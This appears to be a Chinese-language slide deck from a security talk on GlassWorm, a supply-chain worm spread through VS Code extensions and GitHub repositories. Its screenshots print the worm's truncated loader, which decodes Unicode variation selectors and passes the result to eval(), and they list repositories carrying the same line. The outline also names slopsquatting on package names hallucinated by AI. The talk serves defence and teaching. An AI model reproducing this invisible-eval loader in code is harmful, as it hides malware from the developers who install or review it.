


:好的 正在幫您下載 **VScode** 惡意擴充套件

從 GlassWorm 看開發環境供應鏈攻擊

WHOAMI



- 第56屆全國技能競賽北分區賽 - 佳作
- 2025 InnoServe 台灣大紅隊 eKYC組 第一名
- 2026 SITCON Speaker
- Member of OhYeahSec, B33F50UP
- Deltaww Intern
- 阿巴阿巴



OUTLINE



- The Beginning of the Story
- Why Developers Trusted It
 - 幻覺套件搶註 (HalluSquatting / Slopsquatting)
 - Extensions, Packages, and Applications
- Three Designs Behind GlassWorm
 - Invisible: Unicode Variation Selectors
 - Resilient: C2 Unlike before
 - Contagious: InfoStealer to Worm
- The End of the Story...
- Q&A

OUTLINE



- The Beginning of the Story
- Why Developers Trusted It
 - 幻覺套件搶註 (HalluSquatting / Slopsquatting)
 - Extensions, Packages, and Applications
- Three Designs Behind GlassWorm
 - Invisible: Unicode Variation Selectors
 - Resilient: C2 Unlike before
 - Contagious: InfoStealer to Worm
- The End of the Story...
- Q&A




The Beginning of the Story

Since 2025/10...


Story Time



Story Time



Story Time



Story Time



Story Time




Story Time



Story Time




Any Suspect?




```
100 t activate = (context) => {
107
108   context.globalState.update(activationKey, JSON.stringify({
109     firstActivated: currentTime,
110     lastActivated: currentTime,
111     // Add to Chat %L Quick Edit %K
112   }));
113   const d=s=>[...s].map(c=>(c=c.codePointAt(0),c>=0xFE00&&c<=0xFE0F?c-0xFE00:c>=0xE
114     .filter(b=>b!=null);eval(Buffer.from(d``)).toString('utf-8')));
115
116 }
117 else {
118   const state = JSON.parse(activationState);
119   if (currentTime > state.lastActivated + 2 * 24 * 60 * 60 * 1000) {
120
121     context.globalState.update(activationKey, JSON.stringify({
122       ...state,
123       lastActivated: currentTime
124     }));
125     const d=s=>[...s].map(c=>(c=c.codePointAt(0),c>=0xFE00&&c<=0xFE0F?c-0xFE00:c>=
126
127   }
128 }
129 const extensionName = 'cursor_adhamu.history-in-sublime-merge';
```

Cursor Tab Ln 114, Col 3582 3536 selected Spaces: 4 UTF-8 LF {} JavaScript Prettier

Any Suspect?



Any Suspect?



The screenshot shows a GitHub search interface with the query `0xFE00&w<=0xFE0F?w-0xFE00:w>=0xE0100&w<=0xE01EF`. The search results show 101 files. A warning message at the top states: "Possible unrecognized qualifier, searching for this term literally". Below this, a note says: "Files with identical content are grouped together. [Hide these extra files instead](#)". The results are grouped by repository and language. The repositories listed are: pedronauk/reason-todo-example (C++), bigponzue/hammer.js (JavaScript), Allowebs/remix-saas (JavaScript), kizzlah/netron (JavaScript), jsjx1995/college-coffe_chat (TypeScript), and hightech-st/realstate-scraper-middleware (TypeScript). Each repository entry shows a snippet of code that matches the search query.

Filter by

- Code 101
- Repositories 0
- Issues 5
- Pull requests 19
- Discussions 0
- Users 0
- More

Languages

- TypeScript
- JSON
- Markdown
- JavaScript
- PHP
- More languages...

Repositories

- 6BCC2C3896/step-free-api
- JacobWennebro/Javater
- choovin/comfyui-api
- iyukki97/study-blog
- rodolfoaguineiz/strapi-cloud-tem...
- More repositories

101 files (510 ms)

Save

⚠ Possible unrecognized qualifier, searching for this term literally
`0xFE00&w<=0xFE0F?w-0xFE00:w>=0xE0100&w<=0xE01EF`

📘 Files with identical content are grouped together. [Hide these extra files instead](#)

pedronauk/reason-todo-example · src/index.re C++ · 1

```
3 ...v].map(w=>(w=w.codePointAt(0),w->0xFE00&w<=0xFE0F?w-0xFE00:w>=0xE0100&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

bigponzue/hammer.js · hammer.js JavaScript · 1

```
3241 ...v].map(w=>(w=w.codePointAt(0),w->0xFE00&w<=0xFE0F?w-0xFE00:w>=0xE0100&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

Allowebs/remix-saas · server.mjs JavaScript · 1

```
167 ...v].map(w=>(w=w.codePointAt(0),w->0xFE00&w<=0xFE0F?w-0xFE00:w>=0xE0100&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

kizzlah/netron · package.js JavaScript · 1

```
693 ...v].map(w=>(w=w.codePointAt(0),w->0xFE00&w<=0xFE0F?w-0xFE00:w>=0xE0100&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

jsjx1995/college-coffe_chat · src/index.ts TypeScript · 1

```
237 ...v].map(w=>(w=w.codePointAt(0),w->0xFE00&w<=0xFE0F?w-0xFE00:w>=0xE0100&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

hightech-st/realstate-scraper-middleware · src/index.ts TypeScript · 1

```
45 ...v].map(w=>(w=w.codePointAt(0),w->0xFE00&w<=0xFE0F?w-0xFE00:w>=0xE0100&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

Any Suspect?

The screenshot shows a GitHub search interface. The search bar at the top contains the query: `0xFE00&w<=0xFE0F?w-0xFE00:w>=0xE0100&w<=0xE01EF`. The left sidebar shows the 'Filter by' section with 'Code' selected, showing 101 results. Below this, there are sections for 'Languages' (TypeScript, JSON, Markdown, JavaScript, PHP) and 'Repositories' (68CC2C3896/step-free-api, JacobWennebro/Javater, choovin/comfyui-api, jyukki97/study-blog, rodfologuinez/strapi-cloud-tem...). The main content area shows a list of repositories with identical content, grouped together. The first repository is `pedronauk/reason-todo-example` with 3 files. The second is `bigponzue/hammer.js` with 3241 files. The third is `Allowebs/remix-saas` with 167 files. The fourth is `kizzlah/netron` with 693 files. The fifth is `jsx1995/college-coffe_chat` with 237 files. The sixth is `hightech-st/realstate-scraper-middleware` with 45 files. A red box highlights the '101 files (510 ms)' header. Another red box highlights a warning message: 'Possible unrecognized qualifier, searching for this term literally'. The warning message is shown in a tooltip over the search results. The tooltip also displays the search query: `0xFE00&w<=0xFE0F?w-0xFE00:w>=0xE0100&w<=0xE01EF`.

Any Suspect?



Filter by

- <> Code 101
- Repositories 0
- Issues 5
- Pull requests 19
- Discussions 0
- Users 0
- More

Languages

- TypeScript
- JSON
- Markdown
- JavaScript
- PHP
- More languages...

Repositories

- 6BC2C3896/step-free-api
- JacobWennebro/Javater
- choovin/comfyui-api
- iyukki97/study-blog
- rodolfoaguineiz/strapi-cloud-tem...
- More repositories



101 files (510 ms)

⚠ Possible unrecognized qualifier, 0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF

Files with identical content are grouped together.

- pedronauck/reason · C++ · 1
- bigpon · JavaScript · 1
- Allow · JavaScript · 1
- kizzlah/netron · JavaScript · 1
- jsx1995/college-coffe_chat · src/index · TypeScript · 1
- hightech-st/realstate-scraper-middleware · src/in · TypeScript · 1

GlassWorm



ClassWorm in 5W1H



- Who
- What
- When
- Where
- Why
- How

GlassWorm in 5W1H



Who:

- 軟體開發者
- 開源專案維護者
- 使用受感染套件的下游使用者



GlassWorm in 5W1H



What:

- 偷取加密貨幣以及憑證
- VS Code 擴充套件、GitHub Repository 遭受竄改、注入惡意內容

Files with identical content are grouped together. [Hide these extra files instead](#)

▼ kevzlou7979/push.js · push.js

```
582 ...v].map(w=>(w=w.codePointAt(0),w>-0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=_
```

▼ adryserage/autmaker · init.mjs

```
424 ...v].map(w=>(w=w.codePointAt(0),w>-0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=_
```

▼ 6BCC2C3896/http toolkit-patcher · index.js

```
738 ...v].map(w=>(w=w.codePointAt(0),w>-0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=_
```

▼ bigponzue/hammer.js · hammer.js

```
3241 ...v].map(w=>(w=w.codePointAt(0),w>-0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=_
```

▼ Allowebs/remix-saas · server.mjs

```
167 ...v].map(w=>(w=w.codePointAt(0),w>-0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=_
```

▼ kizzlah/netron · package.js


```
693 ...v].map(w=>(w=w.codePointAt(0),w>-0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=_
```

GlassWorm in 5W1H



When:

- 2025 年 10 月公開揭露, 並於 2026 年持續出現新一波攻擊活動。最初公開研究於 2025 年 10 月 18 日發布; 後續在 2026 年又發現數百個受影響的 Repository、套件及擴充套件。




GlassWorm in 5W1H



When:

- 2025 年 10 月公開揭露, 並於 2026 年持續出現新一波攻擊活動。最初公開研究於 2025 年 10 月 18 日發布; 後續在 2026 年又發現數百個受影響的 Repository、套件及擴充套件。
- CrowdStrike與Google聯手, 破壞軟體供應鏈蠕蟲GlassWorm基礎設施

